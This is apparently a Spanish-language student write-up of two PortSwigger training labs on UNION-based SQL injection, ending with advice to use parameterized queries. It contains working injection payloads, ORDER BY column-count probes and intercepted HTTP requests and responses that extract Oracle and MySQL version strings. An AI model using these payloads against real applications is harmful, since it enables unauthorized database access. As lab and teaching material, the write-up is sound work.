


3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

Capturas

Probamos si la consulta tiene dos columnas

Probamos si la consulta tiene 3 columnas, obtenemos el error





3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

Capturas

Se usa el UNION SELECT para comprobar si las columnas aceptan texto

Vemos que la consulta si acepta el texto




3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

Capturas

Finalmente metemos el comando que aparece con v\$version— para obtener la versión de la base de datos

Vemos que se ve con facilidad la versión de la base de datos



```
1 GET /filter?category=Lifestyle'+UNION+SELECT+BANNER,+NULL+FROM+v$version-- HTTP/2
2 Host: 0a33006103e72bc180b60003009e0026.web-security-academy.net
3 http/2:
4 Sec-Ch-Ua: "Chromium";v="145", "Not A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-ES,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/527.26
10 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/527.26
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
12 hp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=ASkLk0HMcBIVq06cGelIAiPX1ekHivug; Secure; HttpOnly;
4 SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 12769
7 <!DOCTYPE html>
8 <html>
9 <!--LAB_HEAD_START-->
10 <head>
11 <link href=/resources/labheader/css/academyLabHeader.css rel=
12 stylesheet>
13 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14 <title>
15 SQL injection attack, querying the database type and version on
16 Oracle
17 </title>
18 </head>
19 <!--LAB_HEAD_END-->
20 <body>
21 <script src=/resources/labheader/js/labHeader.js>
22 </script>
23 <!--LAB_HEADER_START-->
24 <div id="academyLabHeader">
25 <section class="academyLabBanner is-solved">
26 <div class="container">
27 <div class="logo">
```

CORE 11.2.0.2.0 Production

Gym Suit

Are you one of those people who is put off going to the gym? Sometimes it's hard to get started as you don't want to appear all weedy and pale. Making that first step, to have the confidence of being surrounded by other users who are totally ripped it's just a small cost away. This Gym Suit will help you through those first few months of building up those biceps and triceps. It has the added bonus of anonymity so when you're ready you can strut your stuff and no-one will ever know you needed a little help on the way. You can continue using this suit in your everyday life if you want to surprise your colleagues, friends, and family with the big reveal on completion of your training. The eyes, nose, and mouth are fully functional allowing you to eat and drink normally. The head is easily removed from the suit for bedtime comfort; should you want to keep the upper muscular feeling beside your loved one by only wearing the chest piece. Start Your journey to a healthier, better looking you today. For the advertised price, this gym suit will help you say goodbye to all those first day nerves.

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

TNS for Linux: Version 11.2.0.2.0 - Production

There's No Place Like Gnome

Are you jealous as your neighbors take delivery of their garden gnomes? Now they have become popular in the US, everyone seems to want to get their hands on these funny little guys. Well, don't be just one of the crowd, make your own fun and play tricks on them with our unique Gnome Headdress. Imagine your neighbors' surprise when you nestle in among their plant pots with your fishing rod in hand, lay silently in wait, then jump out at them. Oh, how they will laugh. At little cost to you, the headdress will provide you and your family with hours of entertainment. Once you've finished having fun around your block the headdress won't be chucked away, or left at the bottom of a bag and forgotten about. You can wear it as part of your Halloween costume, and for Thanksgiving and Christmas. It will serve as a reminder to everyone how you pranked them, and you will all fall about laughing again. Be that funny guy you've always wanted to be. Earn your own gnome nickname and be the talk of the town today.

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Capturas

Practica resuelta

Lab: SQL injection attack, querying the database type and version on Oracle

PRACTITIONER



LAB



Solved



This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Explicación Payload

```
' UNION SELECT BANNER, NULL FROM v$version--
```

,	Cierra la cadena original de la consulta SQL que usa el parámetro category
UNION SELECT	Permite unir el resultado de otra consulta con la consulta original que ejecuta la aplicación
BANNER, NULL	La consulta original tiene dos columnas, por lo que el UNION también debe devolver dos valores BANNER contiene información sobre la versión de la base de datos y NULL se usa para completar la segunda columna
FROM v\$version	v\$version es una vista del sistema en Oracle Database que almacena información sobre la versión del motor de base de datos
--	Convierte el resto de la consulta en un comentario SQL para evitar errores de sintaxis

3 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON ORACLE

PRACTITIONER

Mitigación recomendada

Consultas parametrizadas (Prepared Statements)

Es la forma más efectiva de prevenir SQL Injection. El valor del parámetro category nunca debe concatenarse directamente dentro de la consulta SQL, sino enviarse como un parámetro separado.

Vulnerable: el input se concatena directamente

```
SELECT * FROM products WHERE category =  
'Lifestyle' UNION SELECT BANNER, NULL FROM  
v$version--
```

El resultado sería simplemente cero productos encontrados, en lugar de revelar información interna de la base de datos.

La separación entre código SQL y datos del usuario elimina completamente la posibilidad de ejecutar consultas adicionales mediante inyección SQL.

Seguro: el input se pasa como parámetro

```
SELECT * FROM products WHERE category = ?
```

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

Tipo de SQLi

In-band SQL Injection – UNION-based SQL Injection

Objetivo del laboratorio.

Explotar una vulnerabilidad de SQL Injection en el filtro de categoría para obtener la versión de la base de datos utilizada por la aplicación.

Explicación técnica de la vulnerabilidad.

La página usa un filtro de categoría para mostrar productos. El problema es que el parámetro category no valida lo que se envía, así que se puede meter código SQL.

Con UNION SELECT se puede agregar otra consulta a la original para que la base de datos devuelva más información. En este caso se usa @@version, que muestra la versión de la base de datos en MySQL o Microsoft SQL Server.



4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Procedimiento paso a paso

1. link original	<code><u>https://0a5e005903175baf8128bb5b001c0019.web-security-academy.net/filter?category=Accessories</u></code>
2. modificamos link	<code><u>https://0a33006103e72bc180b60803009e0026.web-security-academy.net/filter?category=Lifestyle'</u></code> <code><u>Se agrega una comilla para probar si el parámetro es vulnerable a SQL Injection</u></code>
3. encontramos este mensaje en la pagina web	<code>Internal Server Error</code> <code>El error indica que la consulta SQL se rompió, lo que sugiere una posible vulnerabilidad</code>
4. buscamos el numero de columnas como en el ejercicio pasado, este es el get original	<code>GET /filter?category=Accessories HTTP/1.1</code> <code>Se intercepta la petición para poder modificar el parámetro</code>
5. modificamos hasta encontrar el numero limite de columnas	<code>GET /filter?category=Accessories'+order+by+1# HTTP/2</code> <code>Se prueba si la consulta tiene al menos una columna</code>

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Procedimiento paso a paso

6. aparece

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=tToZVFQeYIMF1c66bqD2ccIsRZQHja48; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 8186
La consulta funciona, lo que indica que existe la primera columna
```

7. modificamos hasta encontrar el
numero limite de columnas

```
GET /filter?category=Accessories'+order+by+2# HTTP/2
Se prueba si existe una segunda columna
```

8. aparece

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=tToZVFQeYIMF1c66bqD2ccIsRZQHja48; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 8186
La consulta sigue funcionando, por lo que existe una segunda columna
```

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Procedimiento paso a paso

9. volvemos a modificar	<pre>GET /filter?category=Accessories'+order+by+3# HTTP/2 Se prueba si existe una tercera columna</pre>
10. nos muestra	<pre>HTTP/2 500 Internal Server Error Content-Type: text/html; charset=utf-8 X-Frame-Options: SAMEORIGIN Content-Length: 2658 El error indica que no existe una tercera columna, por lo que la consulta tiene 2 columnas</pre>
11. despues averiguaremos que columnas contienen texto	<pre>GET /filter?category=Accessories'+UNION+SELECT+'a',+'a'# HTTP/2 Se usa UNION SELECT para probar si las columnas aceptan texto</pre>

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Procedimiento paso a paso

12. obtenemos	<pre><tr> <th>a</th> <td>a</td> </tr></pre> Esto confirma que ambas columnas aceptan texto
13. despues generamos la version (@@version)	<pre>SELECT @@version</pre> Esta consulta permite obtener la versión de la base de datos
14. aplicamos en el get	<pre>GET /filter?category=Accessories'+UNION+SELECT+@@version,+NULL# HTTP/2</pre> Se inyecta la consulta para obtener la versión del sistema de base de datos
15. y obtenemos la version	<pre>8.0.42-0ubuntu0.20.04.1</pre>

4


SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Capturas

Aquí nos encontramos en la pagina web principal

En el menú de la pagina web principal nos dirigimos a cualquier apartado, yo escogí el apartado de “Accesorios”



4


